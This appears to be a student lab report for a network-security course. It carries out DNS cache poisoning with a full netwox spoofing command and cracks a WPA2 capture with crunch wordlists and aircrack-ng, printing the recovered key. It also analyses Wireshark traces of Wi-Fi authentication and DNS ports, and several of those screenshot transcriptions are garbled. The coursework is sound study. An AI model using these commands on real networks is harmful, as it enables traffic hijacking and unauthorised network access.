[04/28/22]seed@VM:~$ sudo nano /var/cache/bind/dump.db  
[04/28/22]seed@VM:~$ sudo rndc flush  
[04/28/22]seed@VM:~$ sudo rndc dumpdb -cache  
[04/28/22]seed@VM:~$ sudo rndc flush  
[04/28/22]seed@VM:~$ sudo rndc dumpdb -cache  
[04/28/22]seed@VM:~$ sudo rndc flush  
[04/28/22]seed@VM:~$ sudo nano /var/cache/bind/dump.db  
[04/28/22]seed@VM:~$ sudo nano /var/cache/bind/dump.db  
[04/28/22]seed@VM:~$ sudo rndc dumpdb -cache  
[04/28/22]seed@VM:~$ sudo rndc flush  
[04/28/22]seed@VM:~$ sudo rndc dumpdb -cache  
[04/28/22]seed@VM:~$ sudo rndc flush  
[04/28/22]seed@VM:~$ sudo rndc dumpdb -cache  
[04/28/22]seed@VM:~$ sudo rndc flush  
[04/28/22]seed@VM:~$ sudo rndc dumpdb -cache  
[04/28/22]seed@VM:~$ sudo nano /var/cache/bind/dump.db  
[04/28/22]seed@VM:~$ sudo rndc dumpdb -cache  
[04/28/22]seed@VM:~$ sudo rndc flush  
[04/28/22]seed@VM:~$ sudo rndc dumpdb -cache
```

DNS cache is dumped and flushed on DNS Server Machine


```
Terminal ; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;www.google.com.           IN      A

;; ANSWER SECTION:
www.google.com.      7       IN      A      74.125.200.103
www.google.com.      7       IN      A      74.125.200.147
www.google.com.      7       IN      A      74.125.200.104
www.google.com.      7       IN      A      74.125.200.105
www.google.com.      7       IN      A      74.125.200.99
www.google.com.      7       IN      A      74.125.200.106

.; Query time: 4 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Thu Apr 28 07:56:14 EDT 2022
;; MSG SIZE  rcvd: 139

[04/28/22]seed@VM:~$ sudo netwox 105 --hostname "www.example.net" --hostnameip 7
4.125.200.103 -authns "ns.example.net" --authnsip 74.125.200.103 --device "Eth0
"-f "src host 10.0.2.9 and dst port 53" --ttl 600 --spoofip "raw"
```

Executed the command on attacker machine with hostnameip and authnsip is of [www.google.com](http://www.google.com) while src host ip is of DNS machine. The destination port is 53



After executing the attack from attacker machine, I ran “dig [www.example.net](http://www.example.net)” and track the packets on wireshark to confirm dns cahche poisoning attack is successful. I ran dig command two times and at the second time got above result where we can see the addr in Answers section is same as of [www.google.com](http://www.google.com) which I got after dig [www.google.com](http://www.google.com)

```
Terminal GNU nano 2.5.3      File: /var/cache/bind/dump.db
;
; Start view _default
;
; Cache dump of view '_default' (cache _default)
;
$DATE 20220428125302
; authanswer
.          591      IN NS    ns.example.net.
; authauthority
ns.example.net. 591      NS     ns.example.net.
; additional
.          591      A      74.125.200.103
; authanswer
www.example.net. 591      A      74.125.200.103
;
; Address database dump
;
[ Read 71 lines ]
^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify
^X Exit      ^R Read File  ^V Replace   ^U Uncut Text ^T To Spell
```

To further confirm, I also dump the cache file and run “sudo nano /var/cache/bind/dump.db” to check the cache database. As we can observe in the cache file that the stored IP address of [www.example.net](http://www.example.net) is of [www.google.com](http://www.google.com). So when some access [www.example.net](http://www.example.net), they will get Google webpage IP in response and redirect to Google server.

Command:

Code Snippets with explanation:

1. sudo rndc dumpdb -cache  
Executed on DNS machine to dump cache before attack
2. Sudo rndc flush  
To clear the cache of DNS
3. Dig www.example.net  
Run that on attacker machine to get DNS information of [www.example.net](http://www.example.net)
4. Ping [www.google.com](http://www.google.com)  
Run that on attacker machine to get the IP of [www.google.com](http://www.google.com)
5. Netwag  
Execute to get the netwox gui tool for sniffing DNS response
6. sudo netwox 105 --hostname "www.example.net" --hostnameip 74.125.200.103 --authns "ns.example.net" --authnsip 74.125.200.103 --device "Eth0" -f "src host 10.0.2.9 and dst port 53" --ttl 600 --spoofip "raw"  
I used the command from previous task and changed the src host ip to DNS server IP and added spoofip raw to avoid spoofing of MAC address
7. Dig www.example.net  
Run on user machine to ensure attack is successful because IP is changed
8. sudo rndc dumpdb -cache, sudo nano /var/cache/bind/dump.db  
Executed above two commands on DNS machine to dump cache and check that cache is stored with spoofed ip that attacker wants so when user request DNS response contain that spoof ip

## Section 3

### Question 3.1

1) Total possible passwords =  $(62 \times 62 \times 62) + (62 \times 62 \times 62) = 476656$

according to Aircrack =  $238327 \times 2 = 476654$


2) After reading the two articles, I first used crunch to make two files, one containing the possible passwords starting with cos432- while the second one starting with COS432- . I used the following commands to generate the files:

```
crunch 10 10 -f /usr/share/rainbowcrack/charset.txt mixalpha-numeric -t cos432-@@@  
-o /root/alphawordlist.lst
```

```
crunch 10 10 -f /usr/share/rainbowcrack/charset.txt mixalpha-numeric -t COS432-@@@  
-o /root/alphawordlist2.lst
```

After generating the files containing possible passwords, I ran aircrack to brute force all the passwords and found the correct password to be **cos432-h4Z**. The command I used was:

```
aircrack-ng -w alphawordlist.lst wpa2.pcap
```



```
root@osboxes:~  
File Edit View Search Terminal Help  
root@osboxes:~# crunch 10 10 -f /usr/share/rainbowcrack/charset.txt mixalpha-numeric -t cos432-@@@ -o /root/alphawordlist.lst  
Crunch will now generate the following amount of data: 2621608 bytes  
2 MB  
0 GB  
0 TB  
0 PB  
Crunch will now generate the following number of lines: 238328  
crunch: 100% completed generating output  
root@osboxes:~# crunch 10 10 -f /usr/share/rainbowcrack/charset.txt mixalpha-numeric -t COS432-@@@ -o /root/alphawordlist2.lst  
Crunch will now generate the following amount of data: 2621608 bytes  
2 MB  
0 GB  
0 TB  
0 PB  
Crunch will now generate the following number of lines: 238328  
crunch: 100% completed generating output  
root@osboxes:~#
```

[00:00:45] 30432/238327 keys tested (731.11 k/s)  
Time left: 4 minutes, 44 seconds 12.77%  
KEY FOUND! [ cos432-h4Z ]

Master Key : 8E C2 6C 22 C7 A7 45 C0 90 7B A9 DD 1D 6C 52 5D  
DC B5 5A 7F 7B A9 26 B1 59 64 09 BF 84 72 8E C2

Transient Key : 83 5C 91 46 1E D2 29 14 9D 42 68 C6 8C E3 B1 68  
E3 04 1B 91 58 1F 6F 00 00 00 00 00 00 00 00 00 00 00 00  
00  
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC : 31 5A BC 4D BF 64 0C 19 86 3E EE F8 BE 68 47 71

```
root@osboxes:~# aircrack-ng -w alphawordlist.lst wpa2.pcap
```

## Question 3.2

## Scenario 1:

- 1) There are no IP packets because the two devices are in the process of authenticating and associating. The devices are not connected to the internet yet and are communicating with each other one to one. Therefore, there is no need for IP addresses because the devices will instead use mac addresses to connect and communicate with each other. Infact, we don't need IP addresses to connect to openmash, only mac address is required.
  - 2) The authentication type used by wireless access point is open system as seen from the screenshot below. The security risk associated with this mechanism is that it doesn't perform client verification due to which the access point is unable to determine whether a client is valid or not. Hence, with an open system any device can communicate with the access point.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	OpenMesh_21:98:90	Broadcast	802.11	191	Beacon frame, SN=1808, FN=0, Flags=.....C, BI=100, SSID=D-NET
2	0.031042	Apple_1b:4f:05	Broadcast	802.11	152	Probe Request, SN=1708, FN=0, Flags=.....C, SSID=D-NET
3	0.031955	OpenMesh_21:98:90	Apple_1b:4f:05	802.11	185	Probe Response, SN=1809, FN=0, Flags=.....C, BI=100, SSID=D-NET
4	0.043794	Apple_1b:4f:05	OpenMesh_21:98:90	802.11	70	Authentication, SN=1709, FN=0, Flags=.....C
5	0.043908		Apple_1b:4f:05 (d8:..)	802.11	39	Acknowledgement, Flags=.....C
6	0.064941	OpenMesh_21:98:90	Apple_1b:4f:05	802.11	59	Authentication, SN=1810, FN=0, Flags=.....C
7	0.065234	Apple_1b:4f:05	OpenMesh_21:98:90	802.11	160	Association Request, SN=1710, FN=0, Flags=.....C, SSID=D-NET
8	0.065312		Apple_1b:4f:05 (d8:..)	802.11	39	Acknowledgement, Flags=.....C
9	0.066619	OpenMesh_21:98:90	Apple_1b:4f:05	802.11	147	Association Response, SN=1811, FN=0, Flags=.....C

> Frame 4: 70 bytes on wire (560 bits), 70 bytes captured (560 bits)

> Radiotap Header v0, Length 25

> 802.11 radio information

> IEEE 802.11 Authentication, Flags: .....

  └ IEEE 802.11 Wireless Management

    └ Fixed parameters (6 bytes)

      Authentication Algorithm: Open System (0)

      Authentication SEQ: 0x0001

      Status code: Successful (0x0000)

    └ Tagged parameters (11 bytes)



0000	00 00 19 00 6f 08 00 00	3d 95 38 3c 00 00 00 00	.....o.... =-8<....
0010	12 0c 3c 14 40 01 e3 a1	01 b0 00 3c 00 ac 86 74	...<@.... ...<....t
0020	21 98 90 d8 bb 2c 1b 4f	05 ac 86 74 21 98 90 d0	!....,-0 ...-t!....
0030	6a 00 00 01 00 00 00 dd	09 00 10 18 02 00 00 10	j[.....
0040	00 00 d2 29 ae a1		....)...

0 Authentication Algorithm (wlan.fixed.auth.alg), 2 bytes ||| Packets: 9

## Scenario 2:

I first filtered the packets by dns, then I listed all the distinct source IP addresses and then one by one I checked the source ports of these IP addresses. Some of them had constant source ports while some had random source ports as seen from the screen shots below.

### 4.2.3.4 : src port = 53



#### 4.2.2.3 : src port = 53

No.	Time	Source	Destination	Protocol	Length	Info
13496	19:49:04.144649	4.2.2.3	192.168.1.50	DNS	49	Standard query response 0xb08ca Refused Unused <Root>
13497	19:49:04.178075	4.2.2.3	192.168.1.50	DNS	49	Standard query response 0xb0f9 Refused Unused <Root>
13498	19:49:04.202322	4.2.2.3	192.168.1.50	DNS	49	Standard query response 0xb020 Refused Unused <Root>
13421	19:49:21.229849	4.2.2.3	192.168.1.50	DNS	49	Standard query response 0xb058 Refused Unused <Root>
13398	19:49:21.258271	4.2.2.3	192.168.1.50	DNS	49	Standard query response 0xb287 Refused Unused <Root>
13373	19:49:24.265727	4.2.2.3	192.168.1.50	DNS	49	Standard query response 0xb08ca Refused Unused <Root>
13380	19:49:24.289949	4.2.2.3	192.168.1.50	DNS	49	Standard query response 0xb0e5 Refused Unused <Root>
13317	19:49:31.341915	4.2.2.3	192.168.1.50	DNS	49	Standard query response 0xb014 Refused Unused <Root>
13129	19:49:31.369652	4.2.2.3	192.168.1.50	DNS	49	Standard query response 0xb343 Refused Unused <Root>
13101	19:49:31.379844	4.2.2.3	192.168.1.50	DNS	49	Standard query response 0xb072 Refused Unused <Root>
13075	19:49:31.402309	4.2.2.3	192.168.1.50	DNS	49	Standard query response 0xb1d1 Refused Unused <Root>
13076	19:49:31.402309	4.2.2.3	192.168.1.50	DNS	49	Standard query response 0xb041 Refused Unused <Root>
13015	19:49:41.482491	4.2.2.3	192.168.1.50	DNS	49	Standard query response 0xb080 Refused Unused <Root>
12992	19:49:41.510269	4.2.2.3	192.168.1.50	DNS	49	Standard query response 0xb02f Refused Unused <Root>
12989	19:49:41.538675	4.2.2.3	192.168.1.50	DNS	49	Standard query response 0xb05e Refused Unused <Root>
12913	19:49:41.558680	4.2.2.3	192.168.1.50	DNS	49	Standard query response 0xb02b Refused Unused <Root>
12980	19:49:41.622810	4.2.2.3	192.168.1.50	DNS	49	Standard query response 0xb1ec Refused Unused <Root>
12881	17:07:01.651032	4.2.2.3	192.168.1.50	DNS	49	Standard query response 0xb51b Refused Unused <Root>
12889	17:07:01.651032	4.2.2.3	192.168.1.50	DNS	49	Standard query response 0xb1d1 Refused Unused <Root>
12880	17:07:01.678649	4.2.2.3	192.168.1.50	DNS	49	Standard query response 0xb079 Refused Unused <Root>
12591	17:39:41.715428	4.2.2.3	192.168.1.50	DNS	49	Standard query response 0xb0a8 Refused Unused <Root>
12562	17:39:41.763628	4.2.2.3	192.168.1.50	DNS	49	Standard query response 0xb047 Refused Unused <Root>
12537	17:39:41.791592	4.2.2.3	192.168.1.50	DNS	49	Standard query response 0xb207 Refused Unused <Root>
12511	17:39:41.791592	4.2.2.3	192.168.1.50	DNS	49	Standard query response 0xb436 Refused Unused <Root>
12489	18:07:41.847519	4.2.2.3	192.168.1.50	DNS	49	Standard query response 0xb765 Refused Unused <Root>
12465	16:57:05.875979	4.2.2.3	192.168.1.50	DNS	49	Standard query response 0xb094 Refused Unused <Root>
Frame 13448: 49 bytes on wire (392 bits), 49 bytes captured (392 bits)						
All Null/Loopback						
Internet Protocol Version 4, Src: 4.2.2.3, Dst: 192.168.1.50						
User Datagram Protocol, Src Port: 53, Dst Port: 65432						
Domain Name System (response)						
Frame 12951: 49 bytes on wire (392 bits), 49 bytes captured (392 bits)						
All Null/Loopback						
Internet Protocol Version 4, Src: 4.2.2.3, Dst: 192.168.1.50						
User Datagram Protocol, Src Port: 53, Dst Port: 65432						
Domain Name System (response)						
Frame 12951: 49 bytes on wire (392 bits), 49 bytes captured (392 bits)						
All Null/Loopback						
Internet Protocol Version 4, Src: 4.2.2.3, Dst: 192.168.1.50						
User Datagram Protocol, Src Port: 53, Dst Port: 65432						
Domain Name System (response)						
Frame 12951: 49 bytes on wire (392 bits), 49 bytes captured (392 bits)						
All Null/Loopback						
Internet Protocol Version 4, Src: 4.2.2.3, Dst: 192.168.1.50						
User Datagram Protocol, Src Port: 53, Dst Port: 65432						
Domain Name System (response)						
Frame 12951: 49 bytes on wire (392 bits), 49 bytes captured (392 bits)						
All Null/Loopback						
Internet Protocol Version 4, Src: 4.2.2.3, Dst: 192.168.1.50						
User Datagram Protocol, Src Port: 53, Dst Port: 65432						
Domain Name System (response)						

32.225.79.209 : src port = 53

The screenshot shows a NetworkMiner capture of DNS traffic. The main window displays a table of captured DNS entries with columns for No., Time, Source, Destination, Protocol, Length, and Info. The table lists various queries and responses, such as 'www.google.com' asking for 'www.google.com' and receiving a response from Google's nameservers. The bottom section shows a list of captured packets, with the first one being a DNS query from 'www.google.com' to 'ns1.dnsnameeasy.com'.

The screenshot shows the NetworkMiner application window. At the top, there's a search bar with the placeholder "Type here to search". Below it, a navigation bar with icons for File, Edit, View, Go, Capture, Analyze, Statistics, Telephone, Wireless, Tools, and Help. The main area is titled "dns" and contains a table of captured DNS entries. The columns in the table are: No., Time, Host, Source, Destination, Protocol, Length, Info. The table lists various DNS queries and responses, such as "8.8.8.8 17:29.3.7 A ns1.google.com", "8.8.8.8 17:29.3.7 A ns1.google.com", and "8.8.8.8 17:29.3.7 A ns1.google.com". The "Info" column provides detailed information about each packet, including hex and ASCII representations. The status bar at the bottom right shows "Packets: 107410 | Displayed: 10029 (9.3%) 10:53 PM 27-pr-22".

32.225.79.137 : src port = 53

No.	Time	Source	Destination	Protocol	Length	Info
4261	13:20:06.622219	32.225.79.209	172.29.3.7	DNS	408	Standard query response 0x2a0 A www.google-analytics.com CNWME www.google-analytics.1.google.com A 209.85.171.100 A 209.85.171...
4232	13:20:06.413213	32.225.79.209	172.29.3.7	DNS	274	Standard query response 0x6f0 A images.slashdot.org A 66.35.250.55 NS ns2.vasofware.com NS ns3.vasofware.com ...
4169	13:19:31.390982	32.225.79.209	172.29.3.7	DNS	329	Standard query response 0x393 A ds-11.serving-sys.vsn CNWME eyeballs.vsn1.net A 69.28.183.208 A 208.111.144.30 A 68.142.79.9...
4157	13:19:31.393915	32.225.79.209	172.29.3.7	DNS	421	Standard query response 0x602 B bs.serving-sys.vsn CNWME bs.eyeblasterv.akadns.net A 12.129.210.41 A 12.129.210.46 NS us1.akad...
4138	13:19:31.393915	32.225.79.209	172.29.3.7	DNS	423	Standard query response 0x603 B ad.doubleclick.net ad.doubleclick.net A 65.20.8.52 NS us3.doubleclick.net ...
4138	13:19:31.393915	32.225.79.209	172.29.3.7	DNS	363	Standard query response 0x634 A pagead2.googleyndication.com CNWME pagead2.googleyndication.com A 23.14.255.164 A 23.14.255.165 A 72.14...
4657	13:19:36.570492	32.225.79.209	172.29.3.7	DNS	267	Standard query response 0x313 A slashdot.org A slashdot.org A 66.35.250.150 NS ns2.vasofware.com NS ns3.vasofware.com NS ns1...
4627	13:19:36.559882	32.225.79.209	172.29.3.7	DNS	271	Standard query response 0x616 A www.slashdot.org A 66.35.250.151 NS ns3.vasofware.com NS ns1.vasofware.com NS ns2...
9557	13:40:04.308353	32.225.79.137	32.225.34.250	DNS	253	Standard query response 0x8a0 A footstool.stanford.edu A 171.64.72.130 NS Atalante.stanford.edu NS authns4.netcom.duke.edu NS ...
9557	13:40:04.308353	32.225.79.137	32.225.34.250	DNS	124	Standard query response 0x6f0 A images.slashdot.org A 66.35.250.150 NS ns2.vasofware.com NS ns3.vasofware.com ...
4055	13:21:16.184219	32.225.79.137	172.29.3.7	DNS	440	Standard query response 0x69e A adfarm.medialinx.com CNWME adfarm.mplx.adads.net A 64.158.222.128 NS as10.akadns.net NS za.ak...
4120	13:19:32.364656	32.225.79.137	172.29.3.7	DNS	262	Standard query response 0x6d9 A genebio.ostg.com A 66.35.250.130 NS ns1.ostg.com NS ns2.ostg.com NS ns2.v...
9554	13:40:38.441765	32.225.79.137	32.225.34.250	DNS	72	Standard query 0x6a0 A footstool.stanford.edu
9554	13:40:38.441765	32.225.79.137	32.225.34.250	DNS	73	Standard query 0x6e0 A sitemodels.stanford.edu
8195	13:05.125214	32.225.79.209	172.29.3.7	DNS	71	Standard query 0xe17 A weblogin.stanford.edu
8184	13:05.170640	32.225.34.227	32.225.79.209	DNS	76	Standard query 0x751 A proxy-service.stanford.edu
8157	13:40:04.932938	32.225.34.227	32.225.79.209	DNS	408	Standard query 0x772 AAAA siplup.stanford.edu
7930	13:20:06.363186	32.225.34.227	32.225.79.209	DNS	65	Standard query 0x187 A www.slashdot.org
7470	13:37.13253.352418	32.225.34.227	32.225.79.209	DNS	63	Standard query 0x982 A sb.google.com
5472	13:20:31.352418	32.225.34.227	32.225.79.209	DNS	58	Standard query 0x644 A song.org
4209	13:20:31.352418	32.225.34.227	32.225.79.209	DNS	64	Standard query 0x18a A www.slashdot.org
9394	13:42:47.378365	28.253.4.164	28.253.4.164	DNS	113	Standard query 0x6d0 A www.slashdot.org
9291	13:42:47.378365	28.253.4.164	28.253.4.164	DNS	131	Standard query response 0x622 No such name A asdf1x.com.Berkeley.EDU SOA ns-master1.Berkeley.EDU
9291	13:42:47.378365	28.253.4.164	28.253.4.164	DNS	135	Standard query response 0x6b1a No such name A asdf1x.com.Berkeley.EDU SOA ns-master1.Berkeley.EDU
9289	13:42:47.376271	28.253.4.164	28.253.4.164	DNS	136	Standard query response 0x6584 No such name A asdf1x.com.Banato.Berkeley.EDU SOA ns.EECS.Berkeley.EDU

> Frame 9559: 253 bytes on wire (2024 bits), 253 bytes captured (2024 bits)  
 > Null/Loopback  
 > Internet Protocol Version 4, Src: 32.225.79.137, Dst: 32.225.34.250  
 > User Datagram Protocol, Src Port: 53, Dst Port: 33814  
 > Domain Name System (response)

No.	Time	Source	Destination	Protocol	Length	Info
4261	13:20:06.622219	32.225.79.209	172.29.3.7	DNS	408	Standard query response 0x2a0 A www.google-analytics.com CNWME www.google-analytics.1.google.com A 209.85.171.100 A 209.85.171...
4232	13:20:06.413213	32.225.79.209	172.29.3.7	DNS	274	Standard query response 0x6f0 A images.slashdot.org A 66.35.250.55 NS ns2.vasofware.com NS ns3.vasofware.com ...
4169	13:19:31.390982	32.225.79.209	172.29.3.7	DNS	329	Standard query response 0x393 A ds-11.serving-sys.vsn CNWME eyeballs.vsn1.net A 69.28.183.208 A 208.111.144.30 A 68.142.79.9...
4157	13:19:31.393915	32.225.79.209	172.29.3.7	DNS	421	Standard query response 0x602 B bs.serving-sys.vsn CNWME bs.eyeblasterv.akadns.net A 12.129.210.41 A 12.129.210.46 NS us1.akad...
4138	13:19:31.393915	32.225.79.209	172.29.3.7	DNS	423	Standard query response 0x603 B ad.doubleclick.net ad.doubleclick.net A 65.20.8.52 NS us3.doubleclick.net ...
4138	13:19:31.393915	32.225.79.209	172.29.3.7	DNS	363	Standard query response 0x634 A pagead2.googleyndication.com CNWME pagead2.googleyndication.com A 23.14.255.164 A 23.14.255.165 A 72.14...
4657	13:19:36.570492	32.225.79.209	172.29.3.7	DNS	267	Standard query response 0x313 A slashdot.org A slashdot.org A 66.35.250.150 NS ns2.vasofware.com NS ns3.vasofware.com NS ns1...
4627	13:19:36.559882	32.225.79.209	172.29.3.7	DNS	271	Standard query response 0x616 A www.slashdot.org A 66.35.250.151 NS ns3.vasofware.com NS ns1.vasofware.com NS ns2...
9557	13:40:04.308353	32.225.79.137	32.225.34.250	DNS	253	Standard query response 0x8a0 A footstool.stanford.edu A 171.64.72.130 NS Atalante.stanford.edu NS authns4.netcom.duke.edu NS ...
9557	13:40:04.308353	32.225.79.137	32.225.34.250	DNS	124	Standard query response 0x6f0 A images.slashdot.org A 66.35.250.150 NS ns2.vasofware.com NS ns3.vasofware.com ...
4055	13:21:16.184219	32.225.79.137	172.29.3.7	DNS	440	Standard query response 0x69e A adfarm.medialinx.com CNWME adfarm.mplx.adads.net A 64.158.222.128 NS as10.akadns.net NS za.ak...
4120	13:19:32.364656	32.225.79.137	172.29.3.7	DNS	262	Standard query response 0x6d9 A genebio.ostg.com A 66.35.250.130 NS ns1.ostg.com NS ns2.ostg.com NS ns2.v...
9554	13:40:38.441765	32.225.79.137	32.225.34.250	DNS	72	Standard query 0x6a0 A footstool.stanford.edu
9554	13:40:38.441765	32.225.79.137	32.225.34.250	DNS	73	Standard query 0x6e0 A sitemodels.stanford.edu
8195	13:05.125214	32.225.79.209	172.29.3.7	DNS	71	Standard query 0xe17 A weblogin.stanford.edu
8184	13:05.170640	32.225.79.209	172.29.3.7	DNS	75	Standard query 0x751 A proxy-service.stanford.edu
8157	13:05.125214	32.225.79.209	172.29.3.7	DNS	69	Standard query 0x772 AAAA siplup.stanford.edu
7930	13:20:06.363186	32.225.79.209	172.29.3.7	DNS	65	Standard query 0x187 A www.slashdot.org
7470	13:37.13253.352418	32.225.79.209	172.29.3.7	DNS	63	Standard query 0x982 A sb.google.com
5472	13:20:31.352418	32.225.79.209	172.29.3.7	DNS	58	Standard query 0x644 A song.org
4209	13:20:31.352418	32.225.79.209	172.29.3.7	DNS	64	Standard query 0x18a A www.slashdot.org
9394	13:42:47.378365	28.253.4.164	28.253.4.164	DNS	113	Standard query response 0x622 No such name A asdf1x.com.Berkeley.EDU SOA ns-master1.Berkeley.EDU
9291	13:42:47.378365	28.253.4.164	28.253.4.164	DNS	131	Standard query response 0x6b1a No such name A asdf1x.com.Berkeley.EDU SOA ns-master1.Berkeley.EDU
9291	13:42:47.378365	28.253.4.164	28.253.4.164	DNS	135	Standard query response 0x6584 No such name A asdf1x.com.Banato.Berkeley.EDU SOA ns.EECS.Berkeley.EDU
9289	13:42:47.376271	28.253.4.164	28.253.4.164	DNS	136	Standard query response 0x6584 No such name A asdf1x.com.Banato.Berkeley.EDU SOA ns.EECS.Berkeley.EDU

> Frame 9559: 253 bytes on wire (2024 bits), 253 bytes captured (2024 bits)  
 > Null/Loopback  
 > Internet Protocol Version 4, Src: 32.225.79.137, Dst: 32.225.34.250  
 > User Datagram Protocol, Src Port: 53, Dst Port: 33814  
 > Domain Name System (response)

No.	Time	Source	Destination	Protocol	Length	Info
4261	13:20:06.622219	32.225.79.209	172.29.3.7	DNS	408	Standard query response 0x2a0 A www.google-analytics.com CNWME www.google-analytics.1.google.com A 209.85.171.100 A 209.85.171...
4232	13:20:06.413213	32.225.79.209	172.29.3.7	DNS	274	Standard query response 0x6f0 A images.slashdot.org A 66.35.250.55 NS ns2.vasofware.com NS ns3.vasofware.com ...
